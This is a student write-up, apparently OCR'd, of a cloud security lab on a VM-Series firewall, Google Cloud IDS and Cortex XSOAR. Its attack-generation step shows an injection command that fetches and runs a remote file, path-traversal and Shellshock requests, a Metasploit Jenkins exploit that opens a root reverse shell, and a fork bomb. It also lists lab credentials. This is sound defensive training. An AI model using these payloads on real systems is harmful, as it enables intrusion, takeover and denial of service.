
Sultan Taj

Cloud Network Security Lab Project

This lab project teaches you how a VM-Series firewall protects cloud networks by safely enabling applications and automatically preventing threats in real time. Within this project, we will deploy Google Cloud IDS to detect network threats and identify applications, and then automate incident response through the use of Cortex XSOAR

Lab Precursor: Review the lab topology

This is what the lab environment we will be working with looks like: 8



Flow	Description
Red Line	Shows all **inter-VPC** traffic (North-South) traffic to / from the trust network. All **inter-VPC** traffic is routed to the VM-Series for in-line prevention.
Blue Line	Shows all **intra-VPC** (East-West) traffic within the trust network
Green Line	Shows the integration between Cortex XSOAR and Cloud IDS. Threats detected by Cloud IDS are forwarded via pub / sub to Cortex XSOAR for security orchestration.


Task 1: Secure VPC networks with VM-Series

We will be protecting a VPC network from internet bound threats by using APP-ID and Threat Prevention on the VM-Series firewall.

Step 1: Secure internet inbound traffic


Internet inbound traffic to the trust VPC flows through the public address attached the VM-Series untrust interface. Then, the VM-Series inspects and translates this traffic to internal resources in the trust VPC.

1. Access the web service on VM A through the VM-Series firewall.



   - To get here we opened a new tab and entered the URL http://43.48.65.18

2. Access the Jenkins service on VM A by appending :8080 to the previous URL.



   - The request failed since the Jenkins application hasn't been enabled in the VM-Series security policies.

Step 2: Safely enable applications


In this step, use App-ID to allow jenkins traffic through the VM-Series security policies.

1. In a separate browser tab, log into the VM-Series.


Key	Value
Console	https://34.150.171.198
Username	paloalto
Password	Pal0Alt0@123

2. You will be prompted with a log in page, here is where you will enter your credentials:


3. Go to **Policies** → **Security.** Within the inbound-web security policy, click the web-browsing application.



4. Click **Add** and search for jenkins. Click **OK.**




5. Click **Commit** → **Commit** to apply the changes to the VM-Series



6. After the commit completes, access the Jenkins service again.

- The web service should now be available and will appear as so

7. Go to **Monitor** → **Traffic.** Enter the query below to filter for jenkins traffic.
   - (app eq jenkins)




   - As you can in the 'Session End Reason' column, before we had allowed traffic onto the jenkins service, we would receive a deny response. With the service added to the inbound-web security policy, we can see a working connection.

Step 3: Secure egress VPC traffic

All egress traffic from the trust network is routed to the VM-Series trust interface for inspection and enforcement.

1. Click **Activate Cloud Shell** at the tip of the Google Cloud console.
2. In Cloud Shell, SSH to the attacker VM in the trust network (**Note: The password is: kali**)



3. On the attacker, attempt to download a pseudo-malicious file from the internet.

4. On the VM-Series, go to **Monitor** → **Threat** to view the threat logs.

5. It is likely other threats are visible in the threat logs. These are real threats hitting the public address assigned to the VM-Series.

Task 2: Detect threats and applications with Google Cloud IDS

For this task, we will configure a traffic mirroring policy for the Cloud IDS endpoint. Then, generate malicious traffic from the attacker VM (Kali Linux) and leverage an exploit against the Jenkins server. Once the attack is complete, review the Cloud IDS application and threat logs in Logs Explorer.

Step 1: Observe the Cloud IDS Endpoint

Cloud IDS use an IDS endpoint, which is a zonal resource that can inspect traffic from any zone in its region. Each IDS endpoint receives mirrored traffic and performs threat detection analysis.


1. In Google Cloud, go to **Network Security → Cloud IDS.**
2. Click the endpoint cloud-ids-endpoint to view more information about its configuration.

Step 2: Configure a traffic mirroring policy


A traffic mirroring policy selects the type of traffic to send to the Cloud IDS endpoint for inspection.

1. On the cloud-ids-endpoint, click **Attach.**


2. Enter a name for the policy and enable policy enforcement. Click **Next**.



3. Select All Subnets for the mirrored source. Click **Next.**



4. Select Mirror all traffic (default). Click **Submit.**



Step 3: Generate malicious traffic

Generate malicious traffic from the attacker VM to a victim VM. This traffic is sent by the mirroring policy to the Cloud IDS endpoint for inspection.

1. If your session timed out, SSH to the attacker VM in Cloud Shell (**Password: kali**)
2. On the attacker, make several requests to the jenkins service.
3. Run the following curl requests to simulate malicious traffic within the trust network boundary.

```
kali@kali:~$ curl "http://192.168.11.20/weblogin.cgi?username=admin';cd /tmp;wget http://123.123.123.123./evil;sh evil;rm evil"
<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.14.2</center>
</body>
</html>
```

```
kali@kali:~$ curl http://192.168.11.20/?item=../../../../WINNT/win.ini
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

```
kali@kali:~$ curl http://192.168.11.20/eicar.file
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

```
kali@kali:~$ curl http://192.168.11.20/cgi-bin/../../../..//bin/cat%20/etc/passwd
<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.14.2</center>
</body>
</html>
```

```
kali@kali:~$ curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://192.168.11.20/cgi-bin/test-critical
<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.14.2</center>
</body>
</html>
```

4. Run the following command to use an exploit pack against the jenkins server.

```
kali@kali:~$ msfconsole -r jenkins.rc
[-] ***rting the Metasploit Framework console...-
[-] * WARNING: No database support: No database YAML file
[-] ***

       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

[*] Processing jenkins.rc for ERB directives.
resource (jenkins.rc)> use exploit/multi/http/jenkins_script_console
resource (jenkins.rc)> set RHOST 192.168.11.4
RHOST => 192.168.11.4
resource (jenkins.rc)> set lhost 192.168.11.3
lhost => 192.168.11.3
resource (jenkins.rc)> set srvhost 192.168.11.3
srvhost => 192.168.11.3
resource (jenkins.rc)> set RPORT 8080
RPORT => 8080
resource (jenkins.rc)> set TARGETURI /
TARGETURI => /
resource (jenkins.rc)> set target 1
target => 1
resource (jenkins.rc)> set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
resource (jenkins.rc)> exploit
[*] Started reverse TCP handler on 192.168.11.3:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 192.168.11.4:8080 - Sending Linux stager...
[*] Command shell session 1 opened (192.168.11.3:4444 -> 192.168.11.4:49652) at 2023-12-02 05:36:30 -0500
[!] Deleting /tmp/4ccsCo payload file
```

5. When you **[!]** Deleting /tmp/eNJNLJ payload file, attempt to access the shell of jenkins server

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@4a06a58104a9:/#
```

6. You are now logged into the jenkins server via reverse tunnel. Check which account you're using:

```
root@4a06a58104a9:/# whoami
whoami
root
```

7. (Optional) Drop a simple fork bomb to DoS the Jenkins server.


```
root@4a06a58104a9:/# :(){ :&:;};:
:(){ :&:;};:
[1] 170
[2] 171
[3] 173
[4] 174
[5] 176
[6] 178
[7] 180
[8] 182
[9] 184
[10] 186
[11] 188
[12] 190
[13] 192
[14] 193
[15] 195
[16] 197
[17] 199
[18] 200
[19] 202
[20] 325
[21] 368
[22] 688
[23] 1481
[24] 7549
[25] 22797
```

8. (Optional) Attempt to access the web or jenkins service VM A, again.


Step 4: View Cloud IDS threat logs

The threat logs generated by Cloud IDS can be viewed directly in the Google Cloud console.

1. In the Cloud IDS dashboard, click **IDS Threats → Refresh.**



2. (Optional) Click : → **View threat details** to view additional details about a given threat.




Step 5: View Cloud IDS traffic logs

Cloud IDS ingests traffic logs based on your endpoint and traffic mirroring policy configuration. This enables you to gain visibility into application traffic, including: addresses, App-ID, source and destination countries, threat type, and more.

1. Click **IDS Endpoints** → cloud-ids-endpoint → **View related logs.**

2. Click **Clear query** and input the following query, then click **Run query.**



3. Expand a given traffic log to view more information. The example below shows traffic using the App-ID jenkins between two servers in the trust network.

Task 3: Automate response with Cortex XSOAR

In this task, configure Cortex XSOAR to receive threat intel from Cloud IDS. When a threat is detected, XSOAR executes a playbook to automatically block the attacker's IP address by adding it to the xsoar-blacklist VPC firewall rule.

Cortex XSOAR is a comprehensive security orchestration, automation, and response (SOAR) platform that streamlines and enhances incident response processes for cybersecurity teams

Step 1: Create a Pub / Sub Topic and VPC Firewall Rule

We'll be creating a Pub / Sub topic to receive events generated by Cloud IDS. Then, create a VPC firewall rule (xsoar-blacklist) to deny all traffic from specific source IP addresses.

1. In Cloud Shell, click **+** to open a new tab
2. In the new tab, create a Pub / Sub topic (cloud-ids-topic) and subscription (cloud-ids-sub)

```
student_00_b9faac465efc@cloudshell:~ (qwiklabs-gcp-01-d15108812c5e)$ gcloud pubsub topics create cloud-ids-topic

gcloud pubsub subscriptions create cloud-ids-sub \
    --topic="cloud-ids-topic" \
    --ack-deadline="10" \
    --expiration-period="2678400s" \
    --message-retention-duration="604800s"
Created topic [projects/qwiklabs-gcp-01-d15108812c5e/topics/cloud-ids-topic].
Created subscription [projects/qwiklabs-gcp-01-d15108812c5e/subscriptions/cloud-ids-sub].
```


3. Create a VPC firewall rule named xsoar-blacklist

```
student_00_b9faac465efc@cloudshell:~ (qwiklabs-gcp-01-d15108812c5e)$ gcloud compute firewall-rules create xsoar-blacklist \
    --direction=INGRESS \
    --priority=10 \
    --network=panw-trust-vpc \
    --action=DENY \
    --rules=all \
    --source-ranges=1.1.1.1
Creating firewall...working..Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-01-d15108812c5e/global/firewalls/xsoar-blacklist].
Creating firewall...done.
NAME: xsoar-blacklist
NETWORK: panw-trust-vpc
DIRECTION: INGRESS
PRIORITY: 10
ALLOW:
DENY: all
DISABLED: False
```

